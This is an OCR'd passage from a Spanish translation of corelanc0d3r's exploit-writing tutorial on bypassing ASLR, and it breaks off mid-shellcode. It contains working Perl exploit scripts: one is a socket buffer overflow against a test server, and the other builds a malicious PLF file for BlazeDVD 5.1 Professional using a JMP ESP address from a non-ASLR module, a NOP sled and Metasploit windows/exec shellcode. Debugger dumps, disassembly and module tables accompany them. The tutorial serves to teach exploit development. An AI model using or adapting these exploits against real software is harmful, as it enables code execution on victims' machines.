


Así que incluso la dirección base de nuestra aplicación personalizada cambió. (Debido a que fue compilado en VC + + 2008, que tiene la bandera /DynamicBase del vinculador configurado por defecto).




Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

El pycommand !ASLRdynamicbase en el Immunity Dbg mostrará aviso de ASLR del ejecutable binario o módulos cargado:



Compila esta aplicación sin GS y ejecútalo en Windows Vista (sin HW DEP/NX). Ya sabemos que, después de enviar 508 bytes a la aplicación, podemos sobreescribir el EIP guardado. El uso de un depurador (poniendo un breakpoint en la función de llamada pr(), nos enteramos de que el EIP guardado contiene algo así como 0x011e1293 antes de que sea sobreescrito. (Donde 0x011e es aleatorio, pero los bits bajos "1293" deben ser los mismos después de cada reinicio del PC.



Entonces cuando se utiliza el código del exploit siguiente:

```
use strict;
use Socket;
my $junk = "A" x 508;
my $eipoverwrite = "BBBB";
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

Los registros y la pila se parecen a esto después de que EIP se ha sobrescrito:

```
(f90.928): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0018e23a ebx=00000000 ecx=0018e032 edx=0018e200 esi=00000001 edi=011e3388
eip=42424242 esp=0018e030 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??              ???

0:000> d ecx
0018e032  18 00 00 00 00 00 41 41-41 41 41 41 41 41 41 41  ......AAAAAAAAAA
0018e042  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e052  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e062  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e072  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e082  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e092  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e0a2  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA

0:000> d edx
0018e200  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e210  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e220  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e230  41 41 41 41 42 42 42 42-0a 00 00 00 00 00 00 00  AAAABBBB........
0018e240  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e250  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e260  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e270  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................

0:000> d esp
0018e030  0a 00 18 00 00 00 00 00-41 41 41 41 41 41 41 41  ........AAAAAAAA
0018e040  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e050  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e060  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
0018e070  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e080  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e090  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e0a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Normalmente, cuando lleguemos a esto, es probable que busquemos una instrucción de JMP EDX y sobrescribamos EIP con la dirección del JMP EDX. (Y luego usar algún jumpcode hacia atrás para llegar al inicio de la shellcode), o empujar EBP/RET. Pero sabemos que no podemos sobreescribir EIP debido a la ASLR. La única cosa que podríamos hacer es tratar de encontrar algo que le haga un JMP EDX o empuje EBP/RET dentro del rango de direcciones de 0x011eXXXX que es el EIP guardado antes de que el BOF se produzca), y sólo sobrescribir los 2 bytes bajos del EIP guardado en lugar de sobrescribir el EIP guardado por completo. En este ejemplo, no existe tal instrucción.

Hay un segundo problema con este ejemplo. Incluso si una instrucción útil, como la que existe, notarás que sobrescribir los 2 bytes bajos no iba a funcionar porque cuando se sobrescriben los 2 bytes bajos, una cadena de terminación (00 - bytes nulos) se añade, reemplazando la mitad de los bytes altos y así que, el exploit sólo funcionará si puedes encontrar una dirección que haga el JMP EDX en el espacio de direcciones 0x011e00XX. Y eso nos limita a un máximo de 255 direcciones en el rango 0x011e:

```
011E1000  /$ 55             PUSH EBP
011E1001  |. 8BEC           MOV EBP,ESP
011E1003  |. 81EC 08020000  SUB ESP,208
011E1009  |. A0 1421CD00    MOV AL,BYTE PTR DS:[CD2114]
011E100E  |. 8885 08FEFFFF  MOV BYTE PTR SS:[EBP-1F8],AL
011E1014  |. 68 F3010000    PUSH 1F3                                ; /n =
1F3 (499.)
011E1019  |. 6A 00          PUSH 0                                  ; |c = 00
011E101B  |. 8D8D 09FEFFFF  LEA ECX,DWORD PTR SS:[EBP-1F7]          ; |
011E1021  |. 51             PUSH ECX                                ; |s
011E1022  |. E8 C30A0000    CALL <JMP.&MSVCR90.memset>              ; \memset
011E1027  |. 83C4 0C        ADD ESP,0C
011E102A  |. 8B55 08        MOV EDX,DWORD PTR SS:[EBP+8]
011E102D  |. 8995 04FEFFFF  MOV DWORD PTR SS:[EBP-1FC],EDX
011E1033  |. 8D85 08FEFFFF  LEA EAX,DWORD PTR SS:[EBP-1F8]
011E1039  |. 8985 00FEFFFF  MOV DWORD PTR SS:[EBP-200],EAX
011E103F  |. 8B8D 00FEFFFF  MOV ECX,DWORD PTR SS:[EBP-200]
011E1045  |. 898D FCFDFFFF  MOV DWORD PTR SS:[EBP-204],ECX
011E104B  |> 8B95 04FEFFFF  /MOV EDX,DWORD PTR SS:[EBP-1FC]
011E1051  |. 8A02           |MOV AL,BYTE PTR DS:[EDX]
011E1053  |. 8885 FBFDFFFF  |MOV BYTE PTR SS:[EBP-205],AL
011E1059  |. 8B8D 00FEFFFF  |MOV ECX,DWORD PTR SS:[EBP-200]
011E105F  |. 8A95 FBFDFFFF  |MOV DL,BYTE PTR SS:[EBP-205]
011E1065  |. 8811           |MOV BYTE PTR DS:[ECX],DL
011E1067  |. 8B85 04FEFFFF  |MOV EAX,DWORD PTR SS:[EBP-1FC]
011E106D  |. 83C0 01        |ADD EAX,1
011E1070  |. 8985 04FEFFFF  |MOV DWORD PTR SS:[EBP-1FC],EAX
011E1076  |. 8B8D 00FEFFFF  |MOV ECX,DWORD PTR SS:[EBP-200]
011E107C  |. 83C1 01        |ADD ECX,1
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
011E107F  |. 898D 00FEFFFF  |MOV DWORD PTR SS:[EBP-200],ECX
011E1085  |. 80BD FBFDFFFF >|CMP BYTE PTR SS:[EBP-205],0
011E108C  |.^75 BD          \JNZ SHORT vulnsrv.011E104B
011E108E  |. 8BE5           MOV ESP,EBP
011E1090  |. 5D             POP EBP
011E1091  \. C3             RETN
011E1092     CC             INT3
011E1093     CC             INT3
011E1094     CC             INT3
011E1095     CC             INT3
011E1096     CC             INT3
011E1097     CC             INT3
011E1098     CC             INT3
011E1099     CC             INT3
011E109A     CC             INT3
011E109B     CC             INT3
011E109C     CC             INT3
011E109D     CC             INT3
011E109E     CC             INT3
011E109F     CC             INT3
011E10A0  /$ 55             PUSH EBP
011E10A1  |. 8BEC           MOV EBP,ESP
011E10A3  |. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
011E10A6  |. 50             PUSH EAX                                 ; /<%s>
011E10A7  |. 68 1821CD00    PUSH vulnsrv.011E2118                    ; |format
= "Error %s"
011E10AC  |. FF15 A020CD00  CALL DWORD PTR DS:[<&MSVCR90.printf>]    ; \printf
011E10B2  |. 83C4 08        ADD ESP,8
011E10B5  |. E8 FA090000    CALL <JMP.&WSOCK32.#116>                 ;
[WSACleanup
011E10BA  |. 5D             POP EBP
011E10BB  \. C3             RETN
011E10BC     CC             INT3
011E10BD     CC             INT3
011E10BE     CC             INT3
011E10BF     CC             INT3
011E10C0  /$ 55             PUSH EBP
011E10C1  |. 8BEC           MOV EBP,ESP
011E10C3  |. B8 141D0000    MOV EAX,1D14
011E10C8  |. E8 230A0000    CALL vulnsrv.011E1AF0
011E10CD  |. A0 1521CD00    MOV AL,BYTE PTR DS:[CD2115]
011E10D2  |. 8885 F0E2FFFF  MOV BYTE PTR SS:[EBP-1D10],AL
011E10D8  |. 68 87130000    PUSH 1387                                ; /n =
1387 (4999.)
011E10DD  |. 6A 00          PUSH 0                                   ; |c = 00
011E10DF  |. 8D8D F1E2FFFF  LEA ECX,DWORD PTR SS:[EBP-1D0F]          ; |
011E10E5  |. 51             PUSH ECX                                 ; |s
011E10E6  |. E8 FF090000    CALL <JMP.&MSVCR90.memset>               ; \memset
011E10EB  |. 83C4 0C        ADD ESP,0C
011E10EE  |. 8A15 1621CD00  MOV DL,BYTE PTR DS:[CD2116]
011E10F4  |. 8895 78F6FFFF  MOV BYTE PTR SS:[EBP-988],DL
011E10FA  |. 68 CF070000    PUSH 7CF                                 ; /n =
7CF (1999.)
011E10FF  |. 6A 00          PUSH 0                                   ; |c = 00
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Evitar ASLR: usando una dirección de un módulo habilitado sin ASLR

Una segunda técnica que puede utilizarse para evitar ASLR es encontrar un módulo que no randomice direcciones. Esta técnica es algo similar a uno de los métodos para evitar SafeSEH: utiliza una dirección de un módulo que no tenga SafeSEH (o ASLR en este caso) habilitado. Lo sé, algunas personas pueden argumentar que esto no es realmente "evitar" la restricción. Pero bueno, funciona y permite la construcción de exploits estables.

En algunos casos (de hecho, en muchos casos), el ejecutable binario (y en ocasiones, algunos de los módulos cargados) no tiene ASLR habilitado. Eso significa que podrías utilizar las direcciones o punteros de esos binarios y módulos con el fin de saltar a la Shellcode porque esas direcciones no serán aleatorias. En el caso del binario ejecutable: la dirección base para estos binarios suele comenzar con un byte nulo. Así que eso significa que incluso si puedes encontrar una dirección que salte a tu Shellcode tendrás que lidiar con el byte nulo. Esto puede o no ser un problema, dependiendo del diseño de la pila y los contenidos de los registros cuando se produce el BOF.

Vamos a echar un vistazo a una vulnerabilidad que fue descubierta en agosto de 2009: http://www.milw0rm.com/exploits/9329

Este exploit demuestra una vulnerabilidad de BOF en **BlazeDVD 5.1 Professional**, provocada al abrir un archivo malicioso PLF. La vulnerabilidad puede ser explotada mediante la sobrescritura de la estructura de SEH.

Puedes descargar una copia local de esta aplicación vulnerable aquí:


https://www.corelan.be/?dl_id=40

Ahora vamos a ver si podemos construir un exploit confiable para Vista para esta vulnerabilidad en particular.

Comienza por determinar hasta qué punto tenemos que escribir con el fin de golpear la estructura de SE. Después de hacer algunas pruebas sencillas,

nos encontramos con que necesitamos un offset de 608 bytes para sobrescribir SEH:


```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 608;
$junk = $junk."BBBBCCCC";
$payload =$junk;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```



Ok, parece que tenemos 2 formas de explotar ésta: ya sea a través de sobrescritura directa de RET (EIP = 41414141) o por medio de SEH (la cadena de SEH: SE Handler = 43434343 (el próximo SEH = 42424242)). ESP apunta a nuestro buffer.

(!ASLRdynamicbase) Al mirar la tabla de estado de aviso de ASLR, vemos lo siguiente:

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS



ASLR /dynamicbase Table

Base	Name	DLLCharacteristics	Enabled?
71f20000	sensapi.dll	0x0140	ASLR Aware (/dynamicbase
75ac0000	imagehlp.dll	0x0140	ASLR Aware (/dynamicbase
73a10000	wdmaud.drv	0x0140	ASLR Aware (/dynamicbase
71b30000	LINKINFO.dll	0x0140	ASLR Aware (/dynamicbase
03110000	BlazeDVDCtrl.dll	0x0000	
03c20000	EqualizerProcess.dll	0x0001	
74760000	UxTheme.dll	0x0140	ASLR Aware (/dynamicbase
73bf0000	oledlg.dll	0x0140	ASLR Aware (/dynamicbase
71b40000	EhStorShell.dll	0x0140	ASLR Aware (/dynamicbase
74fe0000	slc.dll	0x0140	ASLR Aware (/dynamicbase
71b70000	CSCDLL.dll	0x0140	ASLR Aware (/dynamicbase
030a0000	RecorderCtrl.dll	0x0000	
72700000	msg711.acm	0x0140	ASLR Aware (/dynamicbase
75a70000	iertutil.dll	0x0140	ASLR Aware (/dynamicbase
73d50000	PROPSYS.dll	0x0140	ASLR Aware (/dynamicbase
73bd0000	imaadp32.acm	0x0140	ASLR Aware (/dynamicbase
02aa0000	PowerManagementCtrl.dll	0x0000	
74fa0000	WINMSI.DLL	0x0140	ASLR Aware (/dynamicbase
6ed90000	mfplat.dll	0x0140	ASLR Aware (/dynamicbase
76840000	USER32.dll	0x0140	ASLR Aware (/dynamicbase
71b60000	CSCAPI.dll	0x0140	ASLR Aware (/dynamicbase
00400000	BlazeDVD.exe	0x0000	
73700000	midimap.dll	0x0140	ASLR Aware (/dynamicbase
73900000	WindowsCodecs.dll	0x0140	ASLR Aware (/dynamicbase
741b0000	OLEACC.dll	0x0140	ASLR Aware (/dynamicbase
75b40000	SHELL32.dll	0x0140	ASLR Aware (/dynamicbase
75180000	MSASN1.dll	0x0140	ASLR Aware (/dynamicbase
768e0000	CLBCatQ.DLL	0x0140	ASLR Aware (/dynamicbase
74a60000	NTMARTA.DLL	0x0140	ASLR Aware (/dynamicbase
74150000	msgsm32.acm	0x0140	ASLR Aware (/dynamicbase
74fb0000	iphlpapi.dll	0x0140	ASLR Aware (/dynamicbase
74cb0000	mswsock.dll	0x0140	ASLR Aware (/dynamicbase
74ee0000	dhcpcsvc6.DLL	0x0140	ASLR Aware (/dynamicbase
74100000	MMDevAPI.DLL	0x0140	ASLR Aware (/dynamicbase
6c2b0000	WMVCore.DLL	0x0140	ASLR Aware (/dynamicbase
757e0000	urlmon.dll	0x0140	ASLR Aware (/dynamicbase
740d0000	NLAapi.dll	0x0140	ASLR Aware (/dynamicbase
741f0000	winmm.dll	0x0140	ASLR Aware (/dynamicbase
75560000	WINSTA.dll	0x0140	ASLR Aware (/dynamicbase
75530000	apphelp.dll	0x0140	ASLR Aware (/dynamicbase
75700000	kernel32.dll	0x0140	ASLR Aware (/dynamicbase
6f220000	asycfilt.dll	0x0140	ASLR Aware (/dynamicbase
76e80000	ntdll.dll	0x0140	ASLR Aware (/dynamicbase
02fd0000	ProfileStore.DLL	0x0000	
75950000	WININET.dll	0x0140	ASLR Aware (/dynamicbase
6d870000	WMSPDMOE.DLL	0x0140	ASLR Aware (/dynamicbase
722c0000	msadp32.acm	0x0140	ASLR Aware (/dynamicbase
74a10000	rsaenh.dll	0x01c0	ASLR Aware (/dynamicbase
751a0000	DNSAPI.dll	0x0140	ASLR Aware (/dynamicbase
75660000	PSAPI.DLL	0x0140	ASLR Aware (/dynamicbase
6d750000	WMADMOE.DLL	0x0140	ASLR Aware (/dynamicbase
02b50000	AudioProcess.dll	0x0000	
76c70000	comdlg32.dll	0x0140	ASLR Aware (/dynamicbase
746a0000	rtutils.dll	0x0140	ASLR Aware (/dynamicbase
735d0000	napinsp.dll	0x0140	ASLR Aware (/dynamicbase
6f3b0000	RASAPI32.dll	0x0140	ASLR Aware (/dynamicbase
72010000	winspool.drv	0x0140	ASLR Aware (/dynamicbase
6fbc0000	rasman.dll	0x0140	ASLR Aware (/dynamicbase
74f10000	dhcpcsvc.DLL	0x0140	ASLR Aware (/dynamicbase
6eab0000	thumbcache.dll	0x0140	ASLR Aware (/dynamicbase
755b0000	USERENV.dll	0x0140	ASLR Aware (/dynamicbase
735c0000	winrnr.dll	0x0140	ASLR Aware (/dynamicbase
02b30000	DibLibDll.dll	0x0000	
02b00000	VideoWindow.dll	0x0000	
77010000	MSCTF.dll	0x0140	ASLR Aware (/dynamicbase
10000000	skinscrollbar.dll	0x0000	
6ec70000	msshsq.dll	0x0140	ASLR Aware (/dynamicbase
712e0000	browseui.dll	0x0140	ASLR Aware (/dynamicbase
73be0000	msdmo.dll	0x0140	ASLR Aware (/dynamicbase
60300000	Configuration.dll	0x0000	
74860000	WINTRUST.dll	0x0140	ASLR Aware (/dynamicbase

¡Vaya! Parece muchos de los módulos que no tienen ASLR. Eso significa que debemos ser capaces de utilizar las direcciones de los módulos para hacer nuestros saltos. Desafortunadamente, la salida de esa secuencia de comandos ASLRdynamicbase no es fiable. Toma nota de los módulos sin

ASLR y reinicia el sistema. Ejecuta el comando de nuevo y compara la lista nueva con la lista anterior. Eso te dará una mejor idea sobre los módulos que se pueden utilizar. En este escenario, lo que era una lista de 23 ahora es una lista de 7 (que todavía no es tan malo, ¿no es así):

BlazeDVD.exe (0×00400000), skinscrollbar.dll (0×10000000), configuration.dll (0×60300000), epg.dll (0×61600000), mediaplayerctrl.dll (0×64000000) , netreg.dll (0×64100000) , versioninfo.dll (0×67000000).

Evitar ASLR usando Sobrescritura Directa de RET

En el caso de una sobrescritura directa de RET, sobrescribimos EIP después de que el offset 260, y un JMP ESP (o CALL ESP o PUSH ESP/RET) haría el truco.

Las direcciones posibles de salto pueden ser:

* blazedvd.exe : 79 direcciones (¡pero con bytes nulos!)

* skinscrollbar.dll : 0 direcciones

* configuration.dll : 2 direcciones, sin bytes nulos.

* epg.dll : 20 direcciones, sin bytes nulos.

* mediaplayerctrl.dll : 15 direcciones, 8 con bytes nulos.

* netreg.dll : 3 direcciones, sin bytes nulos.

* versioninfo.dll : 0 direcciones.

EIP es sobrescrito después de 260 caracteres, por lo que una exploit fiable y funcional se vería así:

```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 260;
my $ret = pack('V',0x6033b533);  #jmp esp from configuration.dll
my $nops = "\x90" x 30;
# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
my
$shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43"
.
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
